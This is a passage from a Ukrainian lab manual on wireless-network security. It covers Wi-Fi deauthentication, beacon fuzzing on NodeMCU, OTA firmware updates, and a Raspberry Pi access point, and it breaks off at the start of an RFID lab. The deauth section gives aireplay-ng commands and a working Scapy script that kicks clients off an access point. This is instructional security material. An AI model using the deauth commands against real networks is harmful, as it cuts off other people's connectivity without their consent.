C8:3A:35:3B:13:D0  -84        3        1    0   9  54e  WPA  CCMP   PSK  LESBIES
90:F6:52:3B:D6:44  -41        6       44    9   9  54e. WPA2 CCMP   PSK  iNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:38:E5:90  5C:95:AE:C8:F5:FA  -73    0 - 0e    18         4
E8:94:F6:86:BC:04  E4:25:E7:C4:86:B8   -1    0e- 0      0        31
04:8D:38:5E:5A:87  F0:1C:13:15:F5:5F  -81    0 - 1      0         1
D4:CA:6D:9E:60:AB  D4:CA:6D:8C:09:75  -62    0 - 6      0        27
C8:3A:35:3B:13:D0  0C:8B:FD:6E:6F:31  -84    0 -24e     0         1
```

Давайте націлимося на мережу **Net**. Необхідно встановити як інтерфейси wlan0, так і wlan0mon для використання цього каналу за допомогою команди **iwconfig**. Потім після захоплення BSSID з **airodump-ng** (можна використовувати і ESSID) тепер застосуйте **aireplay-ng**, щоб вставити пакети деаутентифікації в мережу, підмітивши BSSID точки доступу. Це призведе до того, що клієнти відключаться від мережі та залишатимуться в автономному режимі, доки ми не припинемо відправляти пакети смерті.

Приклад сесії:

```
iwconfig wlan0 channel 11
iwconfig wlan0mon channel 11
aireplay-ng --deauth 0 -a 90:F6:52:3B:D6:44 wlan0mon
```

Використання scapy для виконання атаки смерті

Scapy — дуже потужний Python-модуль, який дозволяє збирати (сніфити), створювати, керувати, фільтрувати та відображати мережевий трафік аж до окремого пакета. Можна використати цю функцію для створення інструмента, який виконує ту ж атаку, наведену вище. Давайте подивимося, як це можна здійснити.

Спочатку напишіть скрипт, як показано нижче, щоб створити пакет смерті для точки доступу. У цьому коді при необхідності відключення всх клієнтві встановіть трансляцію MAC-адреси FF:FF:FF:FF:FF:FF (передача деаутентифікації) або можна вибрати ціль та ввести MAC-адресу цієї цілі (унікальна деаутентифікація) та деаутентифікувати її.

```
#!/usr/bin/python

import sys
from scapy.all import *

if len(sys.argv) != 5:
        print 'Usage is ./scapy-deauth.py <interface> <BSSID> <client> <count>'
        print 'Example - ./scapy-deauth.py wlan0mon 00:11:22:33:44:55 55:44:33:22:11:00 1000'
sys.exit(1)

conf.iface = sys.argv[1] # The interface that you want to send packets out of, needs to be set to monitor mode
bssid = sys.argv[2] # The BSSID of the Wireless Access Point you want to target
client = sys.argv[3] # The MAC address of the Client you want to kick off the Access Point
count = sys.argv[4] # The number of deauth packets you want to send

conf.verb = 0

packet = RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid,addr3=bssid)/Dot11Deauth(reason=7)

for n in range(int(count)):
        sendp(packet)
print 'Deauth sent via: ' + conf.iface + ' to BSSID: ' + bssid + ' for Client: ' + client
```

Використовуючи можливості пакетного сніфінгу та ін’єкцій, можна повторювати багато атак на мережеву інфраструктуру.

Напишіть свій власний Python-скрипт, який дозволяє створити запит про стан точки доступу і повертає результат до командного рядка кожні декілька секунд.

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. Mateti, Prabhaker. Hacking Techniques in Wireless Networks: Forged Deauthentication, 2005. http://cecs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm#_Toc77524675
3. Directive 2009/136/EC. http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:en:PDF

VII. Wi-Fi фазинг

Мета

Виконати тестування випадковими даними безпроводової точки доступу та провести частковий аналіз безпеки за стандартом PCI DSS, який відповідає за безпроводову мережу.

Після роботи студент має

- знати:

1. Різні способи Wi-Fi фазингу.
2. Безпроводову частину стандарту PCI DSS.

- вміти:

1. Зробити фазинг-тестування точки доступу.
2. Провести аналіз безпеки точки доступу відповідно до стандарту PCI DSS.

Обладнання і технічне устаткування


1. NodeMCU (ESP-12E).
2. Будь-яка точка доступу (в тому числі яка може бути піднята на Raspberry Pi) з доступом до налаштувань.
3. ПК з безпроводовою мережевою картою.

Програмні компоненти

1. Arduino IDE.
2. WiFiBeaconJam.
3. Wi-Fi аналізатор для смартфона.

Інструкція з техніки безпеки

Щоб запобігти пошкодженню статично-чутливих пристроїв, а також мінімізувати шанси руйнівних статичними розрядами допоможуть наступні правила.



Оскільки ESP (NodeMCU) містить декілька статично чутливих елементів, перш ніж торкатися будь-яких компонентів усередині системи, доторкніться до відкритої частини корпусу живлення пальцем. Заземлення таким чином гарантує, що будь-який статичний заряд отриманий вашим тілом буде видалений. Використовуйте цю техніку перед втручанням в роботу плати або компонентів. Звичайно, вона працює безпечно, лише за умови, приєднання шнура живлення до заземленої розетки.

Короткі теоритичні відомості

Тестування неправильними даними (фазинг) — це технологія тестування програмного забезпечення чорної скриньки, в основнові якої полягає в знаходження помилок для реалізації з використанням недосконалої/напівнеправильної ін'єкції даних в автоматизованому режимі.

Фазир — це програма, яка автоматично вставляє напіввипадкові дані в програму або стек і виявляє помилки.

Частина створених даних формується генераторами, а ідентифікація вразливості залежить від інструментів налагодження. Генератори зазвичай використовують комбінації статичних векторів фазингу (значення, відомі як «небезпечні») або абсолютно випадкові дані. Сучасні генератори використовують алгоритми для з'єднання інжекційних даних та спостережуваного впливу. Такі інструменти не є загальнодоступними [1].

Послідовність виконання

1. Встановіть останню версію Arduino IDE [2].
2. Запустіть Arduino IDE, далі **File** –> **Preferences** -> **Additional Boards Manager URLs** вставте посилання на стабільну версію для *http://arduino.esp8266.com/package_esp8266com_index.json*:

```
http://arduino.esp8266.com/staging/package_esp8266com_index.json.
```

3. Натисніть **OK** (у полі можна вводити декілька посилань через кому).
4. Перейдіть до **Tools** –> **Board** –> **Boards Manager**.
5. У полі фільтра **Boards Manager**, введіть «esp8266» або прокрутіть список і натисніть ESP8266 на записі ESP8266 Community Forum.
6. Натисніть **Install** та зачекайте закінчення завантаження (близько 130 кБ). Якщо завантаження закінчиться надто швидко, можливо ви вже встановили Arduino IDE для ESP8266 і вам потрібно очистити **Boards Manager**, в іншому випадку ви встановили стару версію.
7. Закрийте **Boards Manager** в меню **Tools**, виберіть **Card** –> **NodeMCU 1.0 (ESP-12E module)**.

8. Встановіть частоту вашого пристрою на 80 або 160 МГц, розмір флеш-памяті та виберіть послідовний порт, який підключено до USB-TTL-адаптера.

9. Завантажте проект **WiFiBeaconJam** [3].

10. Проведіть аналіз вибірки пакета маяка:


```
uint8_t packet[128] = { 0x80, 0x00, 0x00, 0x00,
/*4*/       0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
/*10*/      0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
/*16*/      0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
/*22*/      0xc0, 0x6c,
/*24*/      0x83, 0x51, 0xf7, 0x8f, 0x0f, 0x00, 0x00, 0x00,
/*32*/      0x64, 0x00,
/*34*/      0x01, 0x04,
/* SSID */
/*36*/      0x00, 0x06, 0x72, 0x72, 0x72, 0x72, 0x72, 0x72,
            0x01, 0x08, 0x82, 0x84,
            0x8b, 0x96, 0x24, 0x30, 0x48, 0x6c, 0x03, 0x01,
/*56*/      0x04};
```

11. Натисніть **Reset** на NodeMCU, натисніть **Flash**, відпустіть **Reset**, а потім **Flash**.

12. Натисніть кнопку **Upload** (Ctrl+U) та зачекайте, поки прошивка буде завантажена на плату.

13. Натисніть кнопку **Reset**.

14. Запустіть програму Wi-Fi аналізатора на вашому смартфоні.



15. Перегляньте документацію для IEEE 802.11 [3] та спробуйте створити власні пакети.

16. Спробуйте встановити проект, щоб створити пакети деавторизації [5].

Примітка! Створення пакетів деаунтифікації доступне лише в перших версіях SDK, випущених розробником модулів.

17. Створіть власний алгоритм аналізу безпеки безпроводової мережі на основі алгоритму, наведеного на рисунку 5 «Потреби в безпроводовій мережі PCI DSS» [6, с. 9].

18. Проаналізуйте вимоги до стандарту PCI DSS:

    1.2.3. Поділ безпроводових мереж [6, с. 14–15; 7, с. 24].
    2.1.1. Налаштування за замовчуванням безпроводових пристроїв [6, с. 18–19; 7, с. 30].
    4.1. Використання стійкої криптографії для передачі даних власників карт [6, с. 26–29].

4.1.1. Стійка безпроводова аутентифікація та шифрування [6, с. 22–25; 7, с. 48].

9.1.3. Фізична безека безпроводових приладів [6, с. 16–17; 7, с. 80].

11.1. Тест на неавторизовану точку доступу [6, с. 11–13; 7, с. 96–97].

11.4. Захист від вторгнення в безпроводовий зв'язок та протоколювання доступу [6, с. 20–22; 7, с. 103].

12.3. Розробка та забезпечення політики безпроводового використання [6, с. 29–30; 7, с. 106].

19. Надайте перелік рекомендацій щодо підвищення безпеки обраної точки доступу відповідно до стандарту PCI DSS.

Рекомендована література та посилання

1. https://www.owasp.org/index.php/Fuzzing
2. https://www.arduino.cc/en/Main/Software
3. https://github.com/kripthor/WiFiBeaconJam
4. http://standards.ieee.org/about/get/802/802.11.html
5. https://github.com/markszabo/Hacktivity2016/tree/master/deauth
6. PCI DSS Wireless Guidelines. https://www.pcisecuritystandards.org/pdfs/PCI_DSS_v2_Wireless_Guidelines.pdf
7. Requirements and Security Assessment Procedures. https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf

VIII. Завантаження прошивки «по повітрю»

Мета

Перевірити оновленя прошивки через безпроводову мережу (по повітрю ‘over-the-air’ — OTA). Проаналізувати дані, які були надіслані через мережу під час оновлення. Дізнатись про можливість заміни переданої прошивки.

Після роботи студент має

- знати:
    1. Принципи роботи OTA.
    2. Тонкощі OTA.
- вміти:
    1. Створювати прошивку.
    2. Передавати прошивку в режиме реального часу по повітрю.

Обладнання і технічне устаткування


1. NodeMCU (ESP-12E).
2. Будь-яка точка доступу (в тому числі яка може бути піднята на Raspberry Pi) з доступом до налаштувань.
3. ПК з безпроводовою мережевою картою.

Програмні компоненти

1. Arduino IDE.
2. Веб-сервер (Apache).
3. Wireshark.

Інструкція з техніки безпеки

Наступні дії допоможуть мінімізувати вплив руйнівних статичних розрядів, з метою запобігання пошкодженню чутливих до статичногї електрики приладів. Оскільки ESP (NodeMCU) містить в собі статично чутливі елементи, перед тим, як торкатись будь-яких компонентів всередині системи, доторкніться пальцем відкритої частини корпусу чи корпусу блоку живлення. Таким чином ви себе заземлите, тобто з вашого тіла вийдуть будь-які статичні заряди. Використовуйте цю техніку перед роботою з монтажною платою чи її елементами. Звісно, цей метод спрацює лише за умови, якщо провід живлення приєднано до заземленої розетки.



Процес OTA під час завантаження використовує ресурси ESP. Потім модуль перезавантажується і виконується нова прошивка. Проаналізуйте і протестуйте функціональність нової прошивки.

Якщо ESP розташовано віддалено і він контролює якесь обладнання, вам слід приділити додаткову увагу тому, що станеться, якщо робота цього обладнання раптово перерветься процесом оновлення. Тому визначте, яким чином слід перевести обладнання в безпечний стан перед початком оновлення. Наприклад, ваш модуль буде контролювати полив саду. Якщо усі елементи не будуть вимкнені належним чином і водний клапан залишиться відкритим, ваш сад може затопити, якщо цей клапан не закрити після закінчення OTA і перезавантаження модуля [1].

Короткі теоритичні відомості

Оновлення по повітрю або OTA (over-the-air) — це процес завантаження прошивки на безпроводові пристрої (в нашому випадку ESP) через безпроводову мережу або окремий канал (в нашому випадку Wi-Fi) замість послідовного порту. Така функція стала надзвичайно корисною у випадках з обмеженим фізичним доступом або без фізичного доступу до модуля.

OTA може бути виконана використовуючи:

- Arduino IDE.
- Веб-браузер.
- HTTP-сервер.

Варіант з Arduino IDE перш за все призначений для фази розробки програмного забезпечення. Два інші варіанти будуть більш корисними після впровадження, щоб забезпечити модуль оновленням додатків вручну, через веб-браузер або автоматично, використовуючи HTTP-сервер.

В будь-якому випадку перше завантаження прошивки повинно відбуватися через послідовний порт. Якщо процедури OTA правильно реалізовані в прошивці, то всі подальші завантаження можуть бути виконані по повітрю.

Спеціально розроблених процедур захисту від взлому процесу OTA немає. Розробник повинен гарантувати, що оновлення надходять лише з законного/довіреного джерела. Після завершення оновлення модуль перезавантажується, і виконується новий код. Розробник повинен гарантувати, що програма, запущена на модулі, вимикається і перезавантажується в безпечний спосіб. Наступні розділи надають додаткову інформацію стосовно безпеки і захищеності процесу OTA [1].

Послідовність виконання

1. Встановіть найновішу офіційну версію Arduino IDE [2].

2. Запустіть **Arduino IDE**, в **File –> Preferences -> Additional Boards Manager URLs** вставте посилання на стабільну версію чи нічну збірку.

http://arduino.esp8266.com/staging/package_esp8266com_index.json

3. Натисніть **OK** (в цьому полі можна ввести декілька посилань через кому).

4. Перейдіть у **Tools –> Board –> Boards Manager**.

5. У фільтрі вікна **Boards Manager** напишіть «esp8266» чи вручну прогляньте список і виберіть ESP8266 в пункті ESP8266 Community Forum.

6. Натисніть **Install** та почекайте, поки закінчиться завантаження (близько 130 кБ). Якщо завантаження відбувається занадто швидко, то є ймовірність, що ви вже встановили Arduino IDE для ESP8266 і слід очистити кеш **Boards Manager**, інакше буде встановлена стара версія середовища.

7. Закрийте **Boards Manager** в меню **Tools**, виберіть **Card –> NodeMCU 1.0 (ESP-12E Module).**

8. Встановіть частоту вашого пристрою 80 чи 160 МГц, розмір флеш-пам'яті і виберіть послідовний порт, який під'єднаний до вашого USB-TLL-адаптера.

9. Завантажте попередню прошивку (яка буде до нашою основною прошивкою) **File –>Examples –> ESBP8266WebServer –> HelloServer**

10. Змініть SSID та пароль для з'єднання з точкою доступу і завантажте прошивку на модуль:

```
const char* ssid = "<AP>";
const char* password = "<password>";
```

11. Натисніть кнопку **Upload** (Ctrl+U) і зачекайте, поки прошивка скомпілюється. Знайдіть шлях до прошивки подібний до:

```
C:\Users\User\AppData\Local\Temp\arduino_build_856498\Hel-
loServer.ino.bin
```

12. Скопіюйте прошивку в директорію веб-сервера.

13. Запустіть веб-сервер (Apache чи будь-який інший).

14. Перевірте шлях:

```
http://192.168.3.2/HelloServer.ino.bin
```

15. Завантажте ще одну попередню прошивку **File –>Examples –> ESP8266httpUpdate –> httpUpdate**

16. Змініть SSID та пароль до точки доступу з'єднання і завантажте прошивку на модуль:

```
WiFiMulti.addAP("<AP>", "<password>");
```

17. Зачекайте, поки не з'явиться рядок в кінці файлу журналу Apache **access.log**, подібний до наступного:

```
192.168.3.138 - - [24/Jan/2017:02:08:26 +0200] "GET /HelloServer.ino.bin
HTTP/1.0" 200 253408
```

18. Натисніть клавішу **Reset** на NodeMCU і перейдіть за веб-адресою:

```
http://192.168.3.138/
```

19. Якщо все виконано успішно, то ви побачите повідомлення:

```
hello from esp8266!
```

20. Перевірте наявність великої прошивки (сума розмірів обох прошивок не повинна перевищувати 4 МБ).

21. Проаналізуйте дані, що передаються за допомогою сніфера (наприклад, Wireshark) [3].

Рекомендована література та посилання

1. http://esp8266.github.io/Arduino/versions/2.3.0/doc/ota_updates/readme.html
2. https://www.arduino.cc/en/Main/Software
3. https://wiki.wireshark.org/CaptureSetup/WLAN

IX. Дослідження навантаження безпроводової мережі

Мета

Зібрати приклад тестової точки доступу на основі одноплатового комп'ютера. Дослідити один з аспектів безпеки безпроводової інфраструктури — *доступність*.

Після роботи студент має

- знати:

    1. Обмеження щодо безпроводової інфраструктури.
    2. Методи збору системної інформації в операціній системі Linux.

- вміти:

    1. Встановити основні послуги мережі для безпроводових точок доступу в ОС Linux.
    2. Працювати з індикаторними дисплеями (OLED).

Обладнання і технічне устаткування

1. Raspberry Pi 3.
2. microSD-карта.
3. OLED 0.96" 128×64 SSD1306 I2C or SPI.
4. Блок живлення на 5 В.
5. USB-пристрій для вимірювання напруги і струму.

Програмні компоненти

1. Raspbian Jessie Lite.
2. Win32DiskImager (для Windows).
3. Putty (для Windows).
4. dnsmasq.
5. hostapd.
6. Python 3 з модулями.
7. JPEG-бібліотека.
8. Adafruit Python SSD1306 бібліотека.

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати Raspberry Pi від будь-якого джерела, бо пристрій розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

Короткі теоритичні відомості

Доступність полягає в забезпеченні того, що користувачі можуть отримати доступ і працювати з інформаційними ресурсами і системами за потреби, забезпечуючи необхідну продуктивність. Забезпечення доступності включає в себе заходи для підтримки доступу до інформації, незва-

жаючи на можливість втручання, в тому числі відмови системи та навмисні спроби порушити доступність. Прикладом є захист доступу та можливостей поштового сервісу. Забезпеченням доступності є визначення можливих точок збою і ліквідації цих точок. Стратегіями для зниження негативних наслідків відмови можуть бути управління та технології.

Першим кроком є виявлення потенційних точок відмови в мережевій інфраструктурі. Ці критично важливі пристрої, такі як комутатори і маршрутизатори, а також основні умови функціонування серверів, таких як DNS-сервери, повинні бути проаналізовані з точки зору можливого збою та його впливу на функціонування IT-ресурсів. Це пов'язано з управлінням ризиками — виявити і мінімізувати ризики.

З точки зору гарантії доступності можуть бути надані наступні визначення.

Надійність — здатність системи або компонента виконувати необхідні функції при певних умовах у певний період часу.

Резервування — створення однієї або декількох копій (резервних) систем, які доступні в разі первинного збою системи або наявність додаткових можливостей системи для організації своєї стійкості.

Відмовостійкість — метод роботи, в якій функції компонентів системи (наприклад, процесор, сервер, мережа, база даних тощо) використовують резервні компоненти у разі виходу з ладу або при плановому відключенні основного компонента. Здатність системи або компонента продовжувати нормально функціонувати в разі збою обладнання або програмного забезпечення.

Для підвищення доступності необхідно проаналізувати можливі випадки збою в наступних компонентах: структури даних, протоколи, системні компоненти, топологія мережі, маршрутизатори і комутатори, а також деякі ключові послуги.

Послідовність виконання

Щоб дослідити доступність, нам потрібно:

- Встановити точку доступу за допомогою мережевих послуг.
- Запустити скрипт для збору та відображення інформації.
- Проаналізувати отримані дані.

Розгортпння точки доступу

1. Встановити **Raspbian Jessie Lite** на microSD-карту використовуючи **Win32DiskImager**.
2. Зробити файл-семафор «ssh» в кореневому каталозі.
3. Приєднати RPi до маршрутизатора і використати утиліту ipscan25 (або будь-якого іншого сканера мережі) для пошуку IP плати.
4. Використати утиліту **Putty** для підключення RPi по SSH з початковим логіном та паролем:

```
putty.exe pi@<RPi IP> -pw raspberry
```

5. Змінити початковий пароль:

```
sudo passwd pi
```

6. Оновити програмне забезпечення:

```
sudo apt-get update && sudo apt-get upgrade
```

7. Налаштувати інтерфейси [2]:

```
sudo nano /etc/network/interfaces
```

Та додати рядки в файл:

```
auto lo
iface lo inet loopback

auto eth0
allow-hotplug eth0
iface eth0 inet manual
```

```
auto wlan1
allow-hotplug wlan1
iface wlan1 inet manual
wpa-conf /etc/wpa_supplicant/wpa_supplicant.conf

allow-hotplug wlan0
iface wlan0 inet static
address 10.0.0.1
network 10.0.0.0
netmask 255.255.255.0
broadcast 255.0.0.0
```

Щоб зберегти зміни, натисніть Ctrl+O, а щоб вийти — Ctrl+X.

8. Встановіть **dnsmasq**:

```
sudo apt-get install dnsmasq
```

9. Налаштуйте DNS:

```
sudo nano /etc/dnsmasq.conf
```

Та додайте рядки в файл:

```
# disables dnsmasq reading files like /etc/resolv.conf for nameservers
no-resolv
# Interface to bind to
interface=wlan0
# except-interface=wlan1
except-interface=eth0
# Specify starting_range,end_range,lease_time
#address=/#/10.0.0.1
dhcp-range=10.0.0.3,10.0.0.20,12h
# dns addresses to send to the clients
server=8.8.8.8
server=8.8.4.4
log-facility=/var/log/dnsmasq.log
log-queries
```

10. Включіть переадресацію пакетів:

```
sudo nano /etc/sysctl.conf
```

Та додайте рядки в файл:

```
net.ipv4.ip_forward=1
net.ipv6.conf.all.forwarding=1
```

11. Налаштуйте NAT між інтерфейсами **wlano** та **etho**:

```
sudo nano /etc/rc.local
```

Додайте рядки в файл:

```
SOURCE=eth0
DEST=wlan0
iptables -t nat -A POSTROUTING -o $SOURCE -j MASQUERADE
iptables -A FORWARD -i $SOURCE -o $DEST -m state --state
RELATED,ESTABLISHED -j ACCEPT
iptables -A FORWARD -i $DEST -o $SOURCE -j ACCEPT
exit 0
```

12. Встановіть **hostapd**:

```
sudo apt-get install hostapd
```

13. Додайте config для використання Wi-Fi=карти в якості точки доступу:

```
sudo nano /etc/default/hostapd
```

Та додайте рядки в файл:

```
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

14. Налаштуйте точку доступу:

```
sudo nano /etc/hostapd/hostapd.conf
```

Та додайте рядки в файл (пароль виберіть свій):


```
# This is the name of the Wi-Fi interface we configured above
interface=wlan0
# Use the nl80211 driver with the brcmfmac driver
driver=nl80211
# This is the name of the network
ssid=Pi3-AP
# Use the 2.4GHz band
hw_mode=g
# Use channel 6
channel=6
# Enable 802.11n
ieee80211n=1
# Enable WMM
wmm_enabled=1
# Enable 40MHz channels with 20ns guard interval
ht_capab=[HT40][SHORT-GI-20][DSSS_CCK-40]
# Accept all MAC addresses
macaddr_acl=0
# Use WPA authentication
auth_algs=1
# Require clients to know the network name
ignore_broadcast_ssid=0
# Use WPA2
wpa=2
# Use a pre-shared key
wpa_key_mgmt=WPA-PSK
# The network passphrase
wpa_passphrase=raspberry
# Use AES, instead of TKIP
rsn_pairwise=CCMP
```

15. Оновіть операціну систему:

```
sudo reboot
```

16. Знайдіть нову Pi3-AP та підключіться до неї.

Схема підключення дисплею



OLED SPI	RPi3
RES	GPIO25 (22)
D/C	GPIO9 (21)
DIN (SDA)	GPIO10 (19)
CS	GPIO8 (24)
CLK (SCK)	GPIO11 (23)
VCC	3V3 (17)
GND	GND (20)

OLED I2C	RPi3
SCK	GPIO3 (5)
SDA	GPIO2 (3)
VCC	3V3 (1)
GND	GND (6)

Встановлення OLED-дисплею

1. Підключіть OLED до Raspberry Pi (дивіться *Схему підключення дисплею* вище) [3–5].

2. Включіть апаратний SPI або/та I2C:

```
sudo raspi-config
```

Виберіть меню **5 Interfacing Options** та підменю **P4 SPI** або/та **P5 I2C**. Та завершіть програму установки.

3. Встановіть пакети для Python 3:

```
sudo apt-get install build-essential python-dev python-pip
sudo apt-get install python-imaging python-smbus git
sudo apt-get install python3-pip python3-dev
```

4. Встановіть RPi.GPIO бібліотеку:

```
sudo pip3 install RPi.GPIO
```

5. Завантажте та скомпілюйте бібліотеку JPEG:

```
wget http://www.ijg.org/files/jpegsrc.v8c.tar.gz
tar xvfz jpegsrc.v8c.tar.gz
cd jpeg-8c
./configure --enable-shared --prefix=$CONFIGURE_PREFIX
make
sudo make install
cd ..
```

6. Правильно зв'яжіть бібліотеки:

```
sudo ln -s /usr/lib/arm-linux-gnueabi/libjpeg.so /usr/lib
sudo ln -s /usr/lib/arm-linux-gnueabi/libfreetype.so /usr/lib
sudo ln -s /usr/lib/arm-linux-gnueabi/libz.so /usr/lib
```

7. Встановіть інші бібліотеки, такі як **freetrype** і **zlib**:

```
sudo apt-get install libjpeg-dev libfreetype6 libfreetype6-dev zlib1g-dev
```

8. Встановіть Python-бібліотеку для роботи із зображеннями та для отримання інформації про запущені процеси та використання системи:

```
sudo pip3 install image
sudo pip3 install psutil
```

9. Встановіть шрифти:

```
sudo apt-get install fontconfig
```

10. Клонуйте бібліотеку з github для збору системної інформації та її відображення на OLED та встановіть її:

```
git clone https://github.com/Oestoidea/Adafruit_Python_SSD1306.git
cd Adafruit_Python_SSD1306/
sudo python3 setup.py install
```

11. Запустіть приклад вашого з'єднання (I2C або SPI):

```
sudo python3 examples/statisticsI2C.py
```

або:

```
sudo python3 examples/statisticsSPI.py
```

Якщо все зроблено правильно, ви можете побачити записи у командному рядку [6]:

```
1 1485124450.46 | 0.39 0.50 0.23 119 tasks | Mem: 34.8MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.0ms
2 1485124451.71 | 0.39 0.50 0.23 119 tasks | Mem: 34.5MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.0ms
3 1485124452.96 | 0.39 0.50 0.23 119 tasks | Mem: 34.8MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.1ms
...
```

Та інформацію на екрані.

12. Налаштуйте скрипт автозапуску:

```
sudo nano /etc/rc.local
```

Додайте рядок у кінець файлу (перед «exit 0») для I2C-дисплею:

```
python3 /home/pi/Adafruit_Python_SSD1306/examples/statisticsI2C.py
```

або для SPI-дисплею:

```
python3 /home/pi/Adafruit_Python_SSD1306/examples/statisticsSPI.py
```

Встановити будь-який додаток для сканування Wi-Fi мереж на вашому смартфоні. Проаналізуйте, які з каналів менше заповнені, налаштуйте точку доступу на вільний канал, перезапустіть її і перевірте, як мережа змінила розміщення в мобільному додатку.

Реалізація

Прототип, зібраний в прозорому акриловому корпусі для Raspberry Pi, але може бути побудований і більш компактно. I2C-дисплей використовується для виведення інформації про систему.

Завдання:

1. Перевірте максимальну кількість користувачів, яка може працювати на одній точці доступу.

2. Перевірте максимальну швидкість, наприклад, завантаження великих файлів через FTP або BitTorrent (з урахуванням ширини вхідного каналу). Під час завантаження, перевірте швидкість доступу в інтернет для інших користувачів.

3. В процесі роботи (одного підключеного клієнта) і простою відстежте зміни поточного споживання енергії і зміни температури

процесора. Побудуйте графіки температурної залежності (в тому числі й інерції нагріву) від швидкості завантаження і споживання струму в залежності від швидкості завантаження.

4. Запропонуйте метод знаходження найвільнішого Wi-Fi-каналу.

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. https://webcache.googleusercontent.com/search?q=cache:8nfWTN8xUhwJ:https://frillip.com/using-your-raspberry-pi-3-as-a-wifi-access-point-with-hostapd/+&cd=1&hl=ru&ct=clnk&gl=ua
3. https://www.raspberrypi.org/forums/viewtopic.php?f=46&t=150342
4. https://learn.adafruit.com/ssd1306-oled-displays-with-raspberry-pi-and-beaglebone-black/usage
5. https://github.com/adafruit/Adafruit_Python_SSD1306.git
6. https://github.com/Oestoidea/Adafruit_Python_SSD1306.git

X. 125 кГц RFID-сніфінг [факультативно]

Мета

Розглянути протокол EM-Marin (EM4100 або EM4102) для RFID 125 кГц та проаналізувати його.

Після роботи студент має

- знати:
    1. EM-Marin протокол.
- вміти:
    1. Отримувати інформацію з RFID.
    2. Перехоплювати та аналізувати інформацію з RFID.

Обладнання і технічне устаткування

1. Arduino Nano v3.0 (на 3,3 В).
2. RDM6300 із зовнішньою антеною.
